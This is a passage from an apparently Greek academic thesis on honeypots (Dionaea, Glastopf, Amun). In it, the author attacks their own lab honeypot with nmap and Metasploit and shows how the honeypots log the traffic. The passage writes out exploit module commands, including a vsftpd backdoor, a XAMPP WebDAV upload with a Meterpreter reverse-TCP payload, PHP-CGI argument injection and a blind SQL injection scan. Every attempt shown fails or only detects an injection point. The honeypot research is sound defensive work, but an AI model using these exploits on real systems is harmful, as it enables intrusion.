


- Τις διευθύνσεις προέλευσης του εισβολέα και πετυχημένης ταυτοποίησης

Successful logins from the same IP

This vertical bar chart displays the number of successful logins from the same IP address (Top 20). The numbers indicate how many times the particular source opened a successful session.

CSV of all successful IPs




- Λίστα των προγραμμάτων απομακρυσμένης πρόσβασης που χρησιμοποίησαν οι χρήστες

Top 10 SSH clients

This vertical bar chart displays the top 10 SSH clients used by attackers during their hacking attempts.

CSV of all SSH clients



4.3 Dionaea: malware honeypot

4.3.1 Παραμετροποίηση του Honeypot

Η πρόθεση του Dionaea είναι να παγιδεύσει το κακόβουλο λογισμικό (malware) με το οποίο ο εισβολέας θα προσπαθήσει να εκμεταλλευτεί τις ευπάθειες που εκτίθενται από υπηρεσίες που προσφέρονται σε ένα δίκτυο, και ο απώτερος στόχος είναι να αποκτήσει ένα αντίγραφο του κακόβουλου λογισμικού.


Το Dionaea θεωρείται ένα honeypot χαμηλής αλληλεπίδρασης το οποίο προσομοιώνει ευάλωτα συστήματα Windows με υπηρεσίες που στοχεύουν συχνά οι εισβολείς όπως HTTP, FTP, SSH, SMB κ.λπ. Είναι γραμμένο σε C, αλλά χρησιμοποιεί τη γλώσσα Python για να μιμηθεί διάφορα πρωτόκολλα για να δελεάσει τους εισβολείς.

Χρησιμοποιεί το εργαλείο Libemu για να ανιχνεύσει κάποιον εκτελέσιμο κώδικα (payload) που εμπεριέχεται μέσα σε ένα κακόβουλο αρχείο και να δημιουργήσει την ανάλογη ειδοποίηση και αρχείο καταγραφής του συμβάντος. Μπορεί να δημιουργήσει ενημερώσεις σε πραγματικό χρόνο μέσω XMPP και στη συνέχεια καταγράφει τις πληροφορίες σε μια βάση δεδομένων SQLite. Στον κύριο πίνακα της βάσης δεδομένων θα καταγραφούν τα παρακάτω πεδία:

Connection, connection_type, connection_protocol, connection_timestamp, connection_root, connection_parent, local_host, local_port, remote_host, remote_hostname, remote_port

Το dionaea.conf είναι το κύριο αρχείο διαμόρφωσης του προγράμματος και περιλαμβάνει ενότητες διαχείρισης της τοποθεσίας αποθήκευσης των κινήσεων που καταγράφονται, της τοποθεσίας αποθήκευσης των κακόβουλων προγραμμάτων και εντολών που θα επιχειρήσει να μεταφυτεύσει ο εισβολέας κοκ.

Το πρόγραμμα runDionaea.sh πραγματοποιεί εκκίνηση των υπηρεσιών του honeypot:



4.3.1.1 Malware επίθεση με το Metasploit

Από τη πλευρά της ομάδας που εκτελεί τις δοκιμές διείσδυσης, θα επιχειρήσουμε κάποιες επιθέσεις στις ανοιχτές πόρτες που έχει επιτρέψει το Dionaea στο σύστημα. Θα χρησιμοποιήσουμε το Metasploit Framework που διαθέτει το Kali Linux για αυτό το σκοπό.

Αρχικά ο εισβολέας θα εκτελέσει το πρόγραμμα αναγνώρισης ανοιχτών υπηρεσιών προς τον έξω κόσμο με την εντολή nmap:

```
kali@kali:~$ nmap 192.168.1.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-28 05:18 EDT
Nmap scan report for honeydrive (192.168.1.7)
Host is up (0.010s latency).
Not shown: 993 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
5061/tcp open  sip-tls
```

Έχοντας υπόψη την ανοιχτή πόρτα 21 (ftp), σε ένα αντίστοιχο σενάριο θα επικεντρωθούμε στο πρόγραμμα εκμετάλλευσης ευπαθειών του Metasploit, VSFTPD v2.3.4. Η συγκεκριμένη ευπάθεια σε FTP server επιτρέπει στον εισβολέα να αποκτήσει πρόσβαση σε ένα ftp server χωρίς στοιχεία ταυτοποίησης. Κατόπιν παρέχει στον εισβολέα δικαιώματα πρόσβασης σε επίπεδο root για να μπορεί να προχωρήσει κατόπιν σε Backdoor Command Execution: μεταφυτεύει κάποιο πρόγραμμα που μόλις εγκατασταθεί στον υπολογιστή – θύμα επικοινωνεί με τον έξω κόσμο και δίνει πρόσβαση στον εισβολέα για απομακρυσμένη εκτέλεση εντολών στον φλοιό του υπολογιστή.

Στη κονσόλα (msfconsole) του Metasploit φορτώνεται το πρόγραμμα vsftpd:

search vsftpd

Η αναζήτηση επιστρέφει το πρόγραμμα εκμετάλλευσης που θέλουμε να τρέξουμε. Το *επιλέγουμε εκτελώντας το παρακάτω:*

use exploit/unix/ftp/vsftpd_234_backdoor


Ελέγχουμε τις επιλογές για να δούμε ποιες άλλες πληροφορίες είναι απαραίτητες για την εκτέλεση του exploit με το παρακάτω:

show options

Το τελευταίο βήμα της εγκατάστασης είναι να στρέψουμε το Metasploit στο μηχάνημα του θύματος. Επομένως ρυθμίζουμε την παράμετρο RHOST στην IP του μηχανήματος όπου τρέχει το HoneyDrive. Αυτό γίνεται με την εντολή:

set RHOST [victim IP]

Η εκτέλεση του προγράμματος με την εντολή run (παρακάτω εικόνα) εμφανίζει ότι η προσπάθεια εκμετάλλευσης της vsftpd ευπάθειας δεν ήταν επιτυχής.



Σε ένα δεύτερο σενάριο, θα δοκιμαστεί επίθεση στην πόρτα 80 χρησιμοποιώντας το πρόγραμμα ευπάθειας XAMPP WebDAV PHP Upload στο Metasploit.

Στη κονσόλα του προγράμματος φορτώνεται το αντίστοιχο πρόγραμμα:

msf > use exploit/windows/http/xampp_webdav_upload_php

και ορίζονται οι παράμετροι για την επίθεση όπως έγινε στο παραπάνω βήμα. Η εκτέλεση του προγράμματος με την εντολή run (παρακάτω εικόνα) εμφανίζει ότι η προσπάθεια εκμετάλλευσης της vsftpd ευπάθειας δεν ήταν επιτυχής.

```
Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            yes       The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    192.168.1.7      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            yes       The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.44.131   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/xampp_webdav_upload_php) > run

[*] Started reverse TCP handler on 192.168.44.131:4444
[*] Uploading Payload to /webdav/WjEraCZ.php
[-] Failed to upload file!
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/xampp_webdav_upload_php) >
```

Σε ένα τρίτο σενάριο, ο εισβολέας κάνει ερώτηση για το πρόγραμμα του web server. Το πρόγραμμα του honeypot απακρίνεται σε αυτό: Apache, version 2.2.22

```
msf5 exploit(windows/http/xampp_webdav_upload_php) > use auxiliary/scanner/http/http_version
msf5 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf5 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.7:80 Apache/2.2.22
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_version) >
```

Σε επόμενη ερώτηση του εισβολέα (dir_scanner) για τη λίστα των φακέλων κάτω από τη ρίζα του web server, το πρόγραμμα του honeypot απακρίνεται σε αυτό.

```
msf5 auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/dir_scanner
msf5 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                                Required  Description
   ----        ---------------                                                --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt        no        Path of word dictionary to use
   PATH        /                                                              yes       The path  to identify files
   Proxies                                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fil
e:<path>'
   RPORT       80                                                             yes       The target port (TCP)
   SSL         false                                                          no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                                              yes       The number of concurrent threads (max one per host)
   VHOST                                                                      no        HTTP server virtual host

msf5 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf5 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.1.7
[+] Found http://192.168.1.7:80/cgi-bin/ 403 (192.168.1.7)
[+] Found http://192.168.1.7:80/doc/ 403 (192.168.1.7)
[+] Found http://192.168.1.7:80/icons/ 403 (192.168.1.7)
[+] Found http://192.168.1.7:80/javascript/ 403 (192.168.1.7)
[+] Found http://192.168.1.7:80/manual/ 200 (192.168.1.7)
[+] Found http://192.168.1.7:80/phpmyadmin/ 403 (192.168.1.7)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/dir_scanner) >
```

Κατόπιν, ο εισβολέας επιχειρεί μία επίθεση τύπου sql injection με το πρόγραμμα php_cgi_arg_injection:

```
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.44.131   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.44.131:4444
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/php_cgi_arg_injection) >
```

Η εκτέλεση του προγράμματος με την εντολή run (παραπάνω εικόνα) εμφανίζει ότι η προσπάθεια εκμετάλλευσης μίας τέτοιας ευπάθειας στον υποτιθέμενο web server δεν ήταν επιτυχής.

4.3.1.2 Ανίχνευση και καταγραφή της επίθεσης


Στη βάση δεδομένων του Dionaea καταγράφονται τα δεδομένα των απομακρυσμένων επιθέσεων. Όπως φαίνεται ο εξυπηρετητής του honeypot απορρίπτει τις προσπάθειες αναγνώρισης του εισβολέα (192.168.1.13).

	connection	connection_type	connection_transport	connection_protocol	connection_timestamp	connection_root	connection_parent	local_host	local_port	remote_host	remote_hostname	remote_port
Edit Delete	1	reject	tcp	pcap	1603875876.47575	1	NULL	192.168.1.7	6200	192.168.1.13		55882
Edit Delete	2	reject	tcp	pcap	1603875876.97692	2	NULL	192.168.1.7	6200	192.168.1.13		55882
Edit Delete	3	reject	tcp	pcap	1603875877.47773	3	NULL	192.168.1.7	6200	192.168.1.13		55882
Edit Delete	4	reject	tcp	pcap	1603875877.97898	4	NULL	192.168.1.7	6200	192.168.1.13		55882
Edit Delete	5	reject	tcp	pcap	1603875878.48058	5	NULL	192.168.1.7	6200	192.168.1.13		55882
Edit Delete	6	accept	tcp	ftpd	1603875878.87384	6	NULL	192.168.1.7	21	192.168.1.13		55883
Edit Delete	7	reject	tcp	pcap	1603875878.95086	7	NULL	192.168.1.7	6200	192.168.1.13		55884
Edit Delete	8	reject	tcp	pcap	1603875879.45173	8	NULL	192.168.1.7	6200	192.168.1.13		55884
Edit Delete	9	reject	tcp	pcap	1603875879.95365	9	NULL	192.168.1.7	6200	192.168.1.13		55884
Edit Delete	10	reject	tcp	pcap	1603875880.45431	10	NULL	192.168.1.7	6200	192.168.1.13		55884
Edit Delete	11	reject	tcp	pcap	1603875880.95752	11	NULL	192.168.1.7	6200	192.168.1.13		55884

4.4 Glastopf honeypot

4.4.1 Παραμετροποίηση του Honeypot

Το Glastopf στοχεύει στον εντοπισμό αυτοματοποιημένων επιθέσεων. Στόχος του είναι να παρέχει στους επιτιθέμενους τη πληροφορία ή κατάσταση που προσδοκούν και να τους επιστρέφει αντίστοιχες απαντήσεις. Σύμφωνα με την παρακάτω αρχιτεκτονική, όταν ο εισβολέας στείλει ένα κακόβουλο αίτημα, θα το υποδεχτεί ο εξομοιωτής ευπαθειών του Glastopf και θα ανταποκριθεί με τρόπο που υποδηλώνει ότι υπάρχει ευπάθεια στον web εξυπηρετητή. Τα δεδομένα που συλλέγονται θα αποθηκεύονται στη βάση δεδομένων (SQLite) του Glastopf.



Η γραμμογράφηση του βασικού πίνακα στη βάση δεδομένων έχει ως εξής:

Όνομα πεδίου	Τύπος πεδίου	Περιγραφή	Παράδειγμα
id	INT	Μοναδικός αριθμός συμβάντος	5678

time	VARCHAR	Ακριβή ώρα συμβάντος	2020-11-14 13:00:45
source	VARCHAR	Διεύθυνση προέλευσης του αιτήματος	56.134.194.183:46578
Request_url	VARCHAR	Πλήρές μονοπάτι αιτήματος στον εξυπηρετητή	localhost/scripts/upload.php
Request_raw	TEXT	Επικεφαλίδες αιτήματος	GET / localhost/scripts/upload.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate Accept-Language: en-us Connection: Close Host: 192.168.1.7 User-Agent: ZmEu
Pattern	VARCHAR	Μοτίβο επίθεσης που αναγνωρίστηκε	
Filename	VARCHAR	Όνομα αρχείου που μεταφόρτωσε ο επιτιθέμενος	

4.4.2 SQL Injection επίθεση με το Metasploit


Σε αυτό το σενάριο ο επιτιθέμενος θα δοκιμάσει να εκμεταλλευτεί κάποια από τις ευπάθειες στις υπηρεσίες που έχει εκθέσει προς τον εξωτερικό κόσμο το δίκτυο του οργανισμού. Αυτό

γίνεται με τη χρήση του εργαλείου αναγνώρισης nmap που παρουσιάσαμε σε προηγούμενη ενότητα. Σε αυτό το σενάριο επικεντρωνόμαστε στις διαδικτυακές υπηρεσίες που είναι διαθέσιμες στην πόρτα 8080.


Το επόμενο βήμα είναι να χρησιμοποιήσουμε κάποιο πρόγραμμα του metasploit στο kali linux για να ανιχνεύσουμε τα αρχεία του ιστότοπου. Στη κονσόλα του metasploit επιλέγεται το πρόγραμμα: auxiliary/scanner/http/crawler

msf> use auxiliary/scanner/http/crawler

Ως δεύτερο βήμα ορίζεται η παράμετρος RHOST (192.168.1.11) και RPORT (8080). Εκτελώντας το πρόγραμμα (εντολή run) επιστρέφονται τα κύρια αρχεία του ιστότοπου. Ο επιτιθέμενος αναγνωρίζει ένα php πρόγραμμα το οποίο δέχεται παραμέτρους εισόδου μέσω GET και δύο προγράμματα που δέχονται παραμέτρους από αντίστοιχες φόρμες (POST).



Πράγματι, πληκτρολογώντας τη διεύθυνση ιστού http://192.168.1.11 επιστρέφεται η παρακάτω σελίδα (/index). Η σελίδα διαθέτει δύο φόρμες – μία για είσοδο κωδικών πρόσβασης και μία για αποστολή σχολίων.



Ο επιτιθέμενος θα επιχειρήσει να εκμεταλλευτεί ευπάθειες στις παραπάνω φόρμες κυρίως με τη μορφή των επιθέσεων SQL Injection. Στη προκειμένη περίπτωση θα χρησιμοποιηθεί το πρόγραμμα auxiliary/scanner/http/blind_sql_query για να εντοπίσει SQL Injection ευπάθειες στα επιμέρους πεδία της φόρμας.

msf > use auxiliary/scanner/http/blind_sql_query

msf auxiliary(blind_sql_query) > show options

ορίζεται το περιβάλλον της σελίδας στόχου:

set DATA login=hacker&password=password&submit=Submit

msf auxiliary(blind_sql_query) > set METHOD POST

msf auxiliary(blind_sql_query) > set PATH /index

msf auxiliary(blind_sql_query) > set RHOSTS 192.168.1.11

msf auxiliary(blind_sql_query) > run

Το πρόγραμμα επιβεβαιώνει ότι τα πεδία της φόρμας (login, password) έχουν κενά ασφαλείας συσχετιζόμενα με ευπάθειες τύπου SQL Injection:

```
msf5 auxiliary(scanner/http/blind_sql_query) > run


[*] [Normal response body: 20750  code: 200]
[*] - Testing 'numeric' Parameter login:
[*] Detected by test D
[+] Possible numeric Blind SQL Injection Found  /index login
[+] [hacker AND 2601=2601 ]
[*] - Testing 'numeric' Parameter password:
[*] Detected by test A
[*] Detected by test D
[+] Possible numeric Blind SQL Injection Found  /index password
```

Τα συνολικά αποτελέσματα παρουσιάζονται στο Παράρτημα Α' (Α1).

4.4.3 Ανίχνευση και καταγραφή της επίθεσης

Από τη πλευρά του Glastopf, το πρόγραμμα αναγνωρίζει ότι κάποιο εξωτερικό πρόγραμμα σαρώνει τον web εξυπηρετητή να εντοπίσει τα εκτελέσιμα προγράμματα του ιστότοπου. Ενδεικτικά οι καταγραφές που προκύπτουν στη βάση δεδομένων του honeypot είναι οι παρακάτω:

```
2020-11-15 16:19:04,360 (glastopf.glastopf) 192.168.1.13 requested GET
```

/basilic/components/com_cpg/login.php on honeydrive:8080

2020-11-15 16:19:04,403 (glastopf.glastopf) 192.168.1.13 requested GET /basilic/components/com_cpg/sub%2A.php?option= on honeydrive:8080

2020-11-15 16:19:04,450 (glastopf.glastopf) 192.168.1.13 requested GET /basilic/components/com_cpg/news_dettaglio.php?nid= on honeydrive:8080

2020-11-15 16:19:04,621 (glastopf.glastopf) 192.168.1.13 requested GET /basilic/components/com_cpg/page.php?sivu= on honeydrive:8080

2020-11-15 16:19:04,680 (glastopf.glastopf) 192.168.1.13 requested GET /basilic/components/com_cpg/admin/doeditconfig.php?thispath=../includes&config[path]= on honeydrive:8080

2020-11-15 16:19:04,754 (glastopf.glastopf) 192.168.1.13 requested GET /basilic/info.php?SeriesId= on honeydrive:8080

2020-11-15 16:21:30,827 (glastopf.glastopf) 127.0.0.1 requested POST /index on honeydrive:8080

2020-11-15 16:21:30,967 (glastopf.glastopf) 127.0.0.1 requested GET /style.css on honeydrive:8080

2020-11-15 16:21:31,035 (glastopf.modules.handlers.emulators.dork_list.database_sqla) Done with insert of 1 dorks into the database.

Με τον ίδιο τρόπο το πρόγραμμα καταγράφει επίσης τις επικοινωνίες του SQL Injection προγράμματος, ενδεικτικά αυτές απεικονίζονται παρακάτω:

2020-11-15 16:31:32,170 (glastopf.modules.handlers.emulators.dork_list.database_sqla) Done with insert of 1 dorks into the database.

2020-11-15 16:45:59,308 (glastopf.glastopf) 192.168.1.13 requested POST /index on honeydrive:8080

2020-11-15 16:45:59,620 (glastopf.glastopf) 192.168.1.13 requested POST /index on honeydrive:8080

2020-11-15 16:45:59,660 (glastopf.glastopf) 192.168.1.13 requested POST /index on honeydrive:8080


4.5 Amun honeypot

4.5.1 Παραμετροποίηση του Honeypot

Το Amun είναι γραμμένο στην γλώσσα Python και αποτελείται από διαφορετικές συνιστώσες που χειρίζονται διάφορες λειτουργίες όπως προσομοιώσεις για ευπάθειες και ανίχνευση κώδικα προς εκτέλεση στο κέλυφος του συστήματος. Η Εικόνα 4.1 παρουσιάζει τις παραπάνω συνιστώσες της αρχιτεκτονικής του εργαλείου [43].

Ο φλοιός του Amun είναι ο πυρήνας λειτουργίας του honeypot και περιέχει τις ρουτίνες εκκίνησης και διαμόρφωσης, καθώς και την κύρια ρουτίνα του λογισμικού. Διαθέτει μηχανισμό σκαναρίσματος και παρακολούθησης της κίνησης σε όλες τις ανοιχτές πόρτες με σειριακό τρόπο. Επίσης χειρίζεται λήψεις, επαναφόρτωση του αρχείου με τις παραμέτρους διαμόρφωσης του προγράμματος, αναπαραγωγή του κέλυφους και καταγραφή συμβάντων.

Κατά τη φάση εκκίνησης, ο φλοιός αρχικοποιεί τους κανόνες (regular expressions) που χρησιμοποιούνται για τον εντοπισμό κώδικα προς εκτέλεση στο κέλυψος, διαβάζει το κύριο αρχείο διαμόρφωσης, δημιουργεί τις εσωτερικές μονάδες καταγραφής και φορτώνει όλες τις εξωτερικές ενότητες. Οι εξωτερικές ενότητες του προγράμματος φορτώνουν εικονικές ευπάθειες, συνεπώς συμβάλλουν στην προσομοίωση συγκεκριμένων ευπαθειών (που θεωρεί ο επιτιθέμενος ότι έχει το σύστημα) και την καταγραφή συγκεκριμένων επιθέσεων. Για κάθε πρόγραμμα προσομοίωσης κάποιας ευπάθειας, το Amun ξεκινά έναν TCP διακομιστή ο οποίος υποδέχεται κίνηση σε συγκεκριμένες πόρτες.



Εικόνα 4.1. Αρχιτεκτονική του Amun honeypot [43]

